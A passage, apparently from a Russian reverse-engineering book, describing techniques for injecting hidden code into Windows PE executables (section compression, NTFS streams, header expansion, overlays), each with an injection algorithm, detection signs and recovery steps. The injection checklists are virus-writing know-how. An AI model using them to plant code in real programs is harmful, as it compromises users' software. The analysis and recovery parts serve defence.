.0100A8F6: 89857E070000   mov     [ebp][00000077E].eax
.0100A8FC: 50             push    eax
.0100A8FD: 0500100000     add     eax.000001000 :"  > "
.0100A902: EB31           jmps    .00100A935  -------- (1)
```

Восстановление пораженных объектов. Отодрать от файла X-код, наглухо слившийся с ним в интеграции алхимического брака, практически невозможно, поскольку отличить фрагменты X-кода от фрагментов оригинального файла практически нереально. Да и нужно ли? Ведь достаточно отобрать у него управление... К счастью, таких изощренных X-кодов в дикой природе практически не встречается, и обычно они ограничиваются внедрением в свободные (с их точки зрения) регулярные последовательности, которые вполне могут принадлежать буферам инициализированных данных, и если X-код перед передачей управления оригинальной программе не подчистит их за собой, ее поведение рискует стать совершенно непредсказуемым (она ожидала увидеть в инициализированной переменной ноль, а ей что подсунули?).

Восстановление иконок и bitmap'ов не составляет большой проблемы и осуществляется тривиальной правкой ресурсов в любом приличном редакторе (например, в Visual Studio). Задачу существенно упрощает тот факт, что все иконки обычно хранятся в нескольких экземплярах, выполненных с различной цветовой палитрой и разрешением. К тому же из всех регулярных последовательностей программисты обычно выбирают для внедрения нули, соответствующие прозрачному цвету в иконках и черному в bitmap'ах. Сама картинка остается неповрежденной, но окруженной мусором, который легко удаляется ластиком. Если после удаления X-кода файл отказывается запускаться, просто смените редактор ресурсов либо воспользуйтесь HIEW, при минимальных навыках работы с которым иконки можно править в hex-режиме (считайте, что идете по стопам героев «Матрицы», рассматривающих окружающий мир через призму шестнадцатеричных кодов).

Отдельный случай — восстановление таблицы перемещаемых элементов, необратимо разрушенных внедренным X-кодом. Когда `Image Base` < `40.00.00h`, такой файл не может быть загружен под Windows 9x, если в нем нет перемещаемых элементов. Причем поле `IMAGE_DIRECTORY_ENTRY_BASERELOC` имеет приоритет над флагом `IMAGE_FILE_RELOCS_STRIPPED`, и если `IMAGE_DIRECTORY_ENTRY_BASERELOC != 0`, а таблица перемещаемых элементов содержит мусор, то попытка перемещения файла приведет к непредсказуемым последствиям — от зависания до отказа в загрузке. Если возможно, перенесите поврежденный файл на Windows NT, минимальный базовый адрес загрузки которой составляет `1.00.00h`, что позволяет ей обходиться без перемещений даже там, где Windows 9x уже не справляется.

X-код, не проверяющий флага `IMAGE_FILE_DLL`, может внедриться и в динамические библиотеки, имеющие расширение EXE. Вот это действительно проблема! В отличие от исполняемого файла, всегда загружающегося первым, дина-

мическая библиотека вынуждена подстраиваться под конкретную среду самостоятельно, и без перемещаемых элементов ей приходится очень туго, поскольку на один и тот же адрес могут претендовать множество библиотек. Если разрешить конфликт тасованием библиотек в памяти не удастся (это можно сделать утилитой EDITBIN из SDK, запущенной с ключом /REBASE), придется восстанавливать перемещаемые элементы вручную. Для быстрого отождествления всех абсолютных адресов можно использовать следующий алгоритм: проецируем файл в память, извлекаем двойное слово, присваиваем его переменной X. Нет, X не годится, возьмем Y. Если Y >= ImageBase и Y <= (Image Base + Image Size), объявляем текущий адрес кандидатом в перемещаемые элементы. Смещаемся на байт, извлекаем следующее двойное слово и продолжаем действовать в том же духе, пока не достигнем конца образа. Теперь загружаем исследуемый файл в Иду и анализируем каждого кандидата на «правдоподобность» — он должен представлять собой смещение, а не константу (отличие констант от смещений подробно рассматривалось в «Фундаментальных основах хакерства» Криса Касперски). Остается лишь сформировать таблицу перемещаемых элементов и записать ее в файл. К сожалению, предлагаемый алгоритм чрезвычайно трудоемок и не слишком надежен, так как смещение легко спутать с константой. Но других путей, увы, не существует. Остается надеяться лишь на то, что X-код окажется мал и затрет не всю таблицу, а только ее часть.

КАТЕГОРИЯ А: ВНЕДРЕНИЕ ПУТЕМ СЖАТИЯ ЧАСТИ ФАЙЛА

Внедрение в регулярные последовательности, фактически, является разновидностью более общей техники — внедрения в файл путем сжатия его части, в данном случае осуществляемого по алгоритму RLE (рис. 6.8). Если же использовать более совершенные алгоритмы (например, Хаффмана или Лемпела — Зива), то стратегия выбора подходящих частей значительно упрощается. Давайте сожмем кодовую секцию, а на освободившееся место запишем свое тело. Легко в реализации, надежно в эксплуатации! Исключение составляют, пожалуй, одни лишь упакованные файлы, которые уже не ужмешь, хотя... много ли X-коду нужно пространства? А секция кода упакованного файла по-любому должна содержать упаковщик, хорошо поддающийся сжатию. Собственно говоря, разрабатывать свой компрессор совершенно не обязательно, так как соответствующий функционал реализован и в самой ОС (популярная библиотека lz32.dll для наших целей непригодна, поскольку работает исключительно на распаковку, однако в распоряжении X-кода имеются и другие упаковщики: аудио/видеокодеки, экспортеры графических форматов, сетевые функции сжатия и т. д.).

Естественно, упаковка оригинального содержимого секции (или ее части) не обходится без проблем. Следует, во-первых, убедиться в том, что секция вообще поддается сжатию. Во-вторых, предотвратить сжатие ресурсов, таблиц экспорта/импорта и другой служебной информации, которая может присутствовать в любой подходящей секции файла и кодовой секции в том числе. В-третьих, перестроить таблицу перемещаемых элементов (если, конечно, она вообще есть), исключая из нее элементы, принадлежащие сжимаемой секции, и поручая настройку перемещаемых адресов непосредственно самому X-коду.




Рис. 6.8. Внедрение Х-кода путем сжатия секции

Возникают проблемы и при распаковке. Она должна осуществляться на предельной скорости, иначе время загрузки файла значительно возрастет и пользователь тут же почует что-то неладное. Поэтому обычно сжимают не всю секцию целиком, а только ее часть, выбрав места с наибольшей степенью сжатия. Страницы кодовой секции от записи защищены, и попытка их непосредственной модификации вызывает исключение. Можно, конечно, при внедрении Х-кода присвоить кодовой секции атрибут IMAGE_SCN_MEM_WRITE, но красивым это решение никак не назовешь, оно демаскирует Х-код и снижает надежность программы. Это все равно что сорвать с котла аварийный клапан — так и до взрыва недалеко. Лучше (и правильнее!) динамически присвоить атрибут PAGE_READWRITE вызовом VirtualProtect, а после завершения распаковки возвратить атрибуты на место.

Внедрение. Обобщенный алгоритм внедрения выглядит так:

- открываем файл, считываем PE-заголовок;
- находим в таблице секций секцию с атрибутом IMAGE_SCN_CNT_CODE (как правило, это первая секция файла);
- убеждаемся, что эта секция пригодна для внедрения (она сжимается, не содержит в себе никаких служебных таблиц, используемых загрузчиком, и не имеет атрибута IMAGE_SCN_MEM_DISCARDABLE);
- сжимаем секцию и записываем себя на освободившееся пространство, размещая Х-код либо в начале секции, либо в ее конце;
- анализируем таблицу перемещаемых элементов, «выкусываем» оттуда все элементы, относящиеся к сжатой части секции, и размещаем их внутри Х-кода, а на выкушенные места записываем IMAGE_REL_BASED_ABSOLUTE — своеобразный аналог команды NOP для перемещаемых элементов.

Идентификация пораженных объектов. Распознать факт внедрения в файл путем сжатия части секции трудно, но все-таки возможно. Дизассемблирование сжатой секции обнаруживает некоторое количество бессмысленного мусора, который настораживает опытного исследователя, но зачастую ускользает от новичка. Разумеется, речь не идет о внедрении в секцию данных — присутствие постороннего кода в ней не заметит только слепой (однако если Х-код перехватывает управление косвенным образом, он не будет дизассемблирован Идой и может прикинуться невинной овечкой массива данных).

Обратите внимание на раскладку страничного имиджа. Если виртуальные размеры большинства секций много больше физических, файл, по всей видимости, сжат каким-либо упаковщиком. В несколько меньшей степени это характерно для протекторов, вирусы же практически никогда не уменьшают физического размера секций, так как для этого им пришлось бы перестраивать всю структуру заражаемого файла целиком, что не входит в их планы.

Восстановление пораженных объектов. Типичная ошибка большинства разработчиков – отсутствие проверки на принадлежность сжимаемой секции служебным структурам (или некорректно выполненная проверка). В большинстве случаев ситуация обратима, достаточно обнулить все поля DATA DIRECTORY, загрузить файл в дизассемблер, реконструировать алгоритм распаковщика и написать свой собственный, реализованный на любом симпатичном вам языке (например, Ида-Си, тогда для восстановления файла даже не придется выходить из Иды).

Если же файл запускается вполне нормально, то для удаления X-кода достаточно немного потрассировать его в отладчике, дождавшись момента передачи управления оригинальной программе, и немедленно сбросить дамп.

КАТЕГОРИЯ A: СОЗДАНИЕ НОВОГО NTFS-ПОТОКА ВНУТРИ ФАЙЛА

Файловая система NTFS поддерживает множество потоков в рамках одного файла, иначе называемых *расширенными атрибутами* (Extended Attributes) или именованными разделами. Безымянный атрибут соответствует основному телу файла, атрибут $DATE – времени создания файла и т. д. Вы также можете создавать и свои атрибуты практически неограниченной длины (точнее, до 64 Кбайт), размещая в них всякую всячину (например, X-код). Аналогичную технику использует и Mac OS, только там потоки именуются трудно переводимым словом *forks*. Подробнее об этом можно прочитать в «Основах Windows NT и NTFS» Хелен Кастер, «Недокументированных возможностях Windows NT» А. В. Коберниченко и «Windows NT File System Internals» Rajeev'a Nagar'a.

Сильной стороной этого алгоритма является высочайшая степень его скрытности, так как видимый объем файла при этом не увеличивается (под размером файла система понимает отнюдь не занимаемое им пространство, а размер основного потока); однако список достоинств на этом и заканчивается. Теперь поговорим о недостатках. При перемещении файла на NTFS-раздел (например, дискету, zip или CD-R/RW) все рукотворные потоки бесследно исчезают. То же самое происходит при копировании файла из оболочки наподобие Total Commander'a (в девичестве Windows Commander'a) или обработке архиватором. К тому же полноценная поддержка NTFS есть только в Windows NT.

Внедрение. Ввиду хрупкости расширенных атрибутов X-код необходимо проектировать так, чтобы пораженная программа сохраняла свою работоспособность даже при утрате всех дополнительных потоков. Для этого в свободное место подопытной программы (например, в PE-заголовок) внедряют крошечный загрузчик, который считывает свое продолжение из NTFS-потока, а если его там не окажется, передает управление программе-носителю (рис. 6.9).

Функции работы с потоками не документированы и доступны только через Native-API. Это NtCreateFile, NtQueryEaFile и NtSetEaFile, описание которых можно

найти, в частности, в книге «The Undocumented Functions Microsoft Windows NT/2000» Tomasz'a Nowak'a, электронная копия которой может быть бесплатно скачана с сервера NTinterlnals.net.

Создание нового потока осуществляется вызовом функции NtCreateFile, среди прочих аргументов принимающей указатель на структуру FILE_FULL_EA_INFORMATION, передаваемый через EaBuffer. Вот она-то нам и нужна! Как вариант, можно воспользоваться функцией NtSetEaFile, передав ей дескриптор, возвращенный NtCreateFile, открывающей файл обычным образом. Перечислением (и чтением) всех имеющихся потоков занимается функция NtQueryEaFile. Прототипы всех функций и определения структур содержатся в файле NTDDK.H, в котором присутствует достаточное количество комментариев, чтобы со всем этим хозяйством разобраться; однако до тех пор, пока Windows 9x не будет полностью вытеснена с рынка, подобная техника внедрения, судя по всему, останется невостребованной.




Рис. 6.9. Файловая система NTFS поддерживает несколько потоков в рамках одного файла


Идентификация пораженных объектов. По непонятным маркетинговым соображениям штатные средства Windows не позволяют просматривать расширенные атрибуты файлов; мне также не известна ни одна утилита сторонних производителей, способная справиться с этой задачей, поэтому необходимый минимум программного обеспечения приходится разрабатывать самостоятельно. Наличие посторонних потоков внутри файла однозначно свидетельствует о его зараженности.

Другой не менее красноречивый признак внедрения — обращение к функциям NtQueryEaFile/NtSetEaFile, которое может осуществляться как непосредственным импортом из NTDLL.DLL, так и прямым вызовом INT 2Eh.EAX=067h/INT 2Eh.EAX = 9Ch, а в Windows XP еще и машинной командой syscall. Возможен также вызов по прямым адресам NTDLL.DLL или динамический поиск экспортируемых функций в памяти.

Восстановление пораженных объектов. Если после обработки упаковщиком/архиватором или иных внешне безобидных действий файл неожиданно отка-

зал в работе, одним из возможных объяснений является гибель расширенных атрибутов. При условии, что потоки не использовались для хранения оригинального содержимого файла, у нас неплохие шансы на восстановление. Просто загрузите файл в дизассемблер и, проанализировав работу X-кода, примите необходимые меры противодействия. Более точной рекомендации дать, увы, не получается, поскольку такая тактика внедрения существует лишь теоретически и своего боевого крещения еще не получила.

Для удаления ненужных потоков можно воспользоваться уже описанной функцией NtSetEaFile.



КАТЕГОРИЯ B: РАЗДВИЖКА ЗАГОЛОВКА

Никакой уважающий себя X-код не захочет зависеть от наличия свободного места в подопытном файле, поскольку это унизительно и вообще не по-хакерски.

Когда пространства, имеющегося в PE-заголовке (или какой-либо другой части файла), оказывается недостаточно для размещения всего X-кода целиком, мы можем попробовать растянуть заголовок на величину, выбранную по своему усмотрению. До тех пор, пока SizeOfHeaders не превышает физического смещения первой секции, такая операция осуществляется элементарно (см. раздел «Внедрение в PE-заголовок»), но вот дальше начинаются проблемы, для решения которых приходится кардинально перестраивать структуру подопытного файла. Как минимум необходимо увеличить raw offset'ы всех секций на величину, кратную принятой степени выравнивания, прописанной в поле File Alignment, и физически переместить хвост файла, записав X-код на освободившееся место.

Максимальный размер заголовка равен виртуальному адресу первой секции, что и неудивительно, так как заголовок не может перекрываться содержимым страничного имиджа. Учитывая, что минимальный виртуальный адрес составляет 1000h, а типичный размер заголовка — 300h, мы получаем в свое распоряжение порядка 3 Кбайт свободного пространства, достаточного для размещения практически любого X-кода. В крайнем случае можно поместить оставшуюся часть в оверлей. Хитрость заключается в том, что системный загрузчик загружает лишь первые SizeOfHeaders байтов заголовка, а остальные (при условии, что они есть) оставляет болтаться в оверлее. Мы можем сдвинуть raw offset'ы всех секций хоть на мегабайт, внедрив мегабайт X-кода в заголовок, но в память будет загружено только SizeOfHeaders байтов, а о загрузке остальных X-код должен позаботиться самостоятельно.

К сожалению, одной лишь коррекции raw offset'ов для сохранения файлу работоспособности может оказаться недостаточно, поскольку многие служебные структуры (например, таблица отладочной информации) привязываются к своему физическому местоположению, которое после раздвижки заголовка неизбежно отнесет в сторону. Правила этикета требуют либо скорректировать все ссылки на абсолютные физические адреса — а для этого мы должны знать формат всех корректируемых структур, среди которых есть полностью или частично недокументированные (взять хотя бы ту же отладочную информацию), — либо отказаться от внедрения, если один или несколько элементов таблицы DATA DIRECTORY содержат нестандартные структуры (ресурсы, таблицы экспорта, импорта и перемещаемых элементов используют только виртуальную адресацию, поэтому ни в какой дополнительной корректировке не нуждаются). Следует также убедиться и в отсутствии оверлеев, поскольку многие из них адресуются относительно начала файла. Проблема в том, что мы не можем надежно отличить настоящий оверлей от мусора, оставленного линкером в конце файла, и потому приходится идти на неоправданно спекулятивные допущения: все, что занимает меньше одного сектора, — не оверлей. Или же различными эвристическими методами пытаться идентифицировать мусор (рис. 6.10).




Рис. 6.10. Подопытный файл и его проекция в память до и после внедрения X-кода путем раздвижка заголовка

Внедрение. Типичный алгоритм внедрения выглядит так:

- считываем PE-заголовок;
- проверяем DATA DIRECTORY на предмет присутствия структур, привязывающихся к своему физическому смещению, и если таковые обнаруживаются, либо отказываемся от внедрения, либо готовимся их скорректировать;

- если SizeOfHeaders = FS.v_a, отказываемся от внедрения, так как внедряться уже некуда;
- если SizeOfHeaders != FS.r_off первой секции, подопытный файл содержит оверлей и после внедрения может оказаться неработоспособным; однако если от SizeOfHeaders до raw offset'а содержатся одни нули, внедряться сюда все-таки можно;
- если sizeof(X-code) <= FS.r_off, переходим к разделу «Внедрение в PE-заголовок»;
- если sizeof(X-code) <= FS.v_a, то:
  - вставляем между концом заголовка над началом страничного имиджа ALIGN_UP((sizeof(X-code) + SizeOfHeaders - FS.r_off), FA) байт, физически перемещая хвост файла. При загрузке файла весь X-код будет спроецирован в память;
  - увеличиваем поле SizeOfHeaders на заданную величину;

  иначе:
  - вставляем между концом заголовка над началом страничного имиджа ALIGN_UP((sizeof(X-code) + SizeOfHeaders — FS.r_off), FA) байт, физически перемещая хвост файла. При загрузке файла системный загрузчик спроецирует только первые FS.v_a-SizeOfHeaders байт X-кода, а все последующие ему придется считывать самостоятельно;
  - SizeOfHeaders := FS.v_a;
- увеличиваем raw offset'ы всех секций на величину физической раздвижки файла;
- корректируем все структуры, привязывающиеся к физическим смещениям внутри файла, перечисленные в DATA DIRECTORY.

Идентификация пораженных объектов. Данный метод внедрения распознается аналогично обычному методу внедрения в PE-заголовок (см. «Внедрение в PE-заголовок») и по соображениям экономии места здесь не дублируется.

Восстановление пораженных объектов. При растяжке заголовка с последующим перемещением физического содержимого всех секций и оверлеев вероятность нарушения работоспособности файла весьма велика, а причины ее следующие: некорректная коррекция raw offset'ов и привязка к физическим адресам. Ну, против некорректной коррекции, вызванной грубыми алгоритмическими ошибками, не попрешь, и с испорченным файлом, скорее всего, придется расстаться (но все-таки попытайтесь, отталкиваясь от виртуальных размеров/адресов секций, определить их физические адреса или идентифицируйте границы секций визуальными методами, благо они достаточно характерны, hex-редактор и холодное пиво вам в помощь!), а вот преодолеть привязку к физическим адресам можно! Проще всего это сделать, вернув содержимое секций/оверлеев на старое место, на их историческую родину, так сказать. Последовательно сокращая размер заголовка на величину File Alignment и физически подтягивая секции на освободившееся место, добейтесь его работоспособности. Ну а если не получится, значит, причина в чем-то еще...

КАТЕГОРИЯ B: СБРОС ЧАСТИ СЕКЦИИ В ОВЕРЛЕЙ

Вместо того чтобы полностью или частично сжимать секцию, можно ограничиться переносом ее содержимого в оверлей, расположенный в конце, середине или начале файла. Дописаться в конец файла проще всего. Никакие поля PE-заголовка при этом корректировать не надо — просто копируем sizeof(X-code) байт любой части секции в конец файла, а на освободившееся место внедряем X-код, который перед передачей управления программе-носителю считывает его с диска, возвращая на исходное место.

Сложнее разместить оверлей в середине файла, расположив его между секциями кода и данных, например, что обеспечит ему высокую степень скрытности. Для этого будет необходимо увеличить raw offset'ы всех последующих секций на величину ALIGN_UP(sizeof(X-code), FA), физически сдвинув секции внутри файла. Аналогичным образом осуществляется и создание оверлея в заголовке, о котором мы уже говорили (см. раздел «Раздвижка заголовка»).

При обработке файла упаковщиков оверлеи (особенно серединные) обычно гибнут, но даже если и выживают, оказываются расположенными совершенно по другим физическим смещениям, поэтому X-код при поиске оверлея ни в коем случае не должен жестко привязываться к его адресам, вычисляя их на основе физического адреса следующей секции. Пусть длина оверлея составляет OX байт, тогда его смещение будет равно NS.r_off - OX, а для последнего оверлея файла — SizeOfFile - OX. Оверлеи в заголовках намного более выносливы, но при упаковке UPX'ом гибнут и они (рис. 6.11).




Рис. 6.11. Внедрение X-кода в файл путем сброса части секции в оверлей

Внедрение. Обобщенный алгоритм внедрения выглядит так:

- считываем PE-заголовок и приступаем к его анализу;

- если DATA DIRECORY содержит ссылку на структуру, привязывающуюся к физическим смещениям, то либо готовимся скорректировать ее надлежащим образом, либо отказываемся от внедрения;
- если LS.r_off + LS.r_sz > SizeOfFile, файл, скорее всего, содержит оверлей, и лучше отказаться от внедрения;
- если физический размер какой-либо секции превышает виртуальный на величину, большую или равную File Alignment, файл, скорее всего, содержит серединный оверлей, и настоятельно рекомендуется отказаться от внедрения;
- выбираем секцию, подходящую для внедрения (IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_DISCARDABLE сброшены, IMAGE_SCN_MEM_READ или IMAGE_SCN_MEM_EXECUTE установлены, IMAGE_SCN_CNT_CODE или IMAGE_SCN_CNT_INITIALIZED_DATA установлены), — такой, как правило, является первая секция файла;
- физическое смещение начала секции в файле равно ее raw offset'у (это надежное поле, и ему можно верить);
- физическое смещение конца секции в файле вычисляется более сложным образом: min(CS.raw offset + ALIGN_DOWN(CS.r_sz, FA), NS.raw_off);
- находим часть секции, не содержащую подструктур служебных таблиц PE-файла, таких, например, как таблицы импорта/экспорта;
- в выбранной части (частях) секции находим один или несколько регионов, свободных от перемещаемых элементов, а если это невозможно, «выкусываем» эти элементы из fixup table для последующей обработки X-кодом вручную;
- при желании находим первый пролог и последний эпилог внутри выбранных частей секции, чтобы линия «отреза» не разорвала функцию напополам (это не нарушит работоспособности файла, но сделает факт внедрения более заметным);
- если мы хотим создать оверлей внутри файла, то:
  - увеличиваем raw offset'ы всех последующих секций на величину ALIGN_UP(sizeof(X-code), FA);
  - физически сдвигаем все последующие секции в файле на эту же величину;
  - перемещаем выбранные части секции в оверлей, записывая их в произвольном формате, но так, чтобы сами потом смогли разобраться;

  иначе:
  - дописываем выбранные части секции в конец файла, записывая их в произвольном формате, но так, чтобы сами потом смогли разобраться;
- на освободившееся место записываем X-код.

Идентификация пораженных объектов. Дизассемблирование таких файлов не выявляет ничего необычного: X-код расположен в секции кода, там, где и положено всякому нормальному коду быть. Никакого подозрительного мусора

также не наблюдается. Правда, обнаруживается некоторое количество перекрестных ссылок, ведущих в середину функций (и эти функции, как нетрудно догадаться, принадлежат X-коду: даже если он и обрежет выдираемые фрагменты секций по границам функций, смещения функций X-кода внутри каждого из фрагментов будут отличаться от оригинальных, вырезать каждую функцию по отдельности просьба не предлагать — это слишком нудно), однако такое нередко случается и с заведомо незараженными файлами, поэтому оснований для возбуждения уголовного дела как будто бы нет. Присутствие серединного оверлея легко распознать по несоответствию физических и виртуальных адресов, чего не наблюдается практически ни у одного нормального файла, однако наличие оверлея в конце файла — это нормально.

Ничего другого не остается, как анализировать весь X-код целиком, и если манипуляции с восстановлением секции будут обнаружены, факт внедрения окажется разоблачен. X-код выдает себя вызовом функций `VirtualProtect` (присвоение атрибута записи) и `GetCommandLine`, `GetModuleBaseName`, `GetModuleFullName` или `GetModuleFullNameEx` (определение имени файла-носителя). Убедитесь также, что кодовая секция доступна только лишь для чтения, в противном случае шансы на присутствие X-кода существенно возрастут (и ему уже не будет нужно вызывать `VirtualProtect`).

Восстановление пораженных объектов. Обычно приходится сталкиваться с двумя алгоритмическими ошибками, допущенными разработчиками внедряемого кода: корректной проверкой на пересечение сбрасываемой части секции со служебными данными и внедрением в секцию с неподходящими атрибутами. Обе полностью обратимы.

Реже встречаются ошибки определения длины сбрасываемой секции: если `CS.v_sz < CS.r_sz` и `CS.r_off + CS.raw_sz > NS.raw_off`, то системный загрузчик загружает лишь `CS.v_sz` байт секции, а внедряемый код сбрасывает `CS.r_sz` байт секции, захватывая кусочек следующей секции, не учитывая, что она может проецироваться совершенно по другим адресам и при восстановлении оригинального содержимого сбрасываемой секции кусочек следующей секции так и не будет восстановлен. Хуже того, X-код окажется как бы разорван двумя секциями напополам, и эти половинки могут находиться как угодно далеко друг от друга! Естественно, работать после этого он не сможет.

Если же пораженный файл запускается нормально, для удаления X-кода просто немного потрассируйте его и, дождавшись момента передачи управления основной программе, снимите дамп.

КАТЕГОРИЯ B: СОЗДАНИЕ СВОЕГО СОБСТВЕННОГО ОВЕРЛЕЯ

Оверлей может хранить не только оригинальное содержимое секции, но и X-код! Правда, полностью вынести весь X-код в оверлей не удастся — как ни крути, но хотя бы крохотный загрузчик в основное тело все-таки придется внедрить, расположив его в заголовке, предхвостии, регулярной последовательности или других свободных частях файла.

Достоинства этого механизма в простоте его реализации, надежности, неконфликтности и т. д. Теперь уже не требуется анализировать служебные подструк-

туры на предмет их пересечения со сбрасываемой частью секции (мы ничего не сбрасываем!), и если случится так, что оверлей погибнет, загрузчик просто передаст управление основной программе без нарушения ее работоспособности.

Располагать оверлей следует либо в конце файла, либо в его заголовке. Хоть это и будет более заметно, шансы выжить при упаковке у него значительно возрастут.

Внедрение. Алгоритм внедрения полностью идентичен предыдущему, за тем лишь исключением, что в оверлей сбрасывается не часть секции файла-хозяина, а непосредственно сам X-код, обрабатываемый специальным загрузчиком. Внедрение загрузчика обычно осуществляется по категории A (см. «Внедрение в пустое место файла»), хотя, в принципе, можно использовать и другие категории.

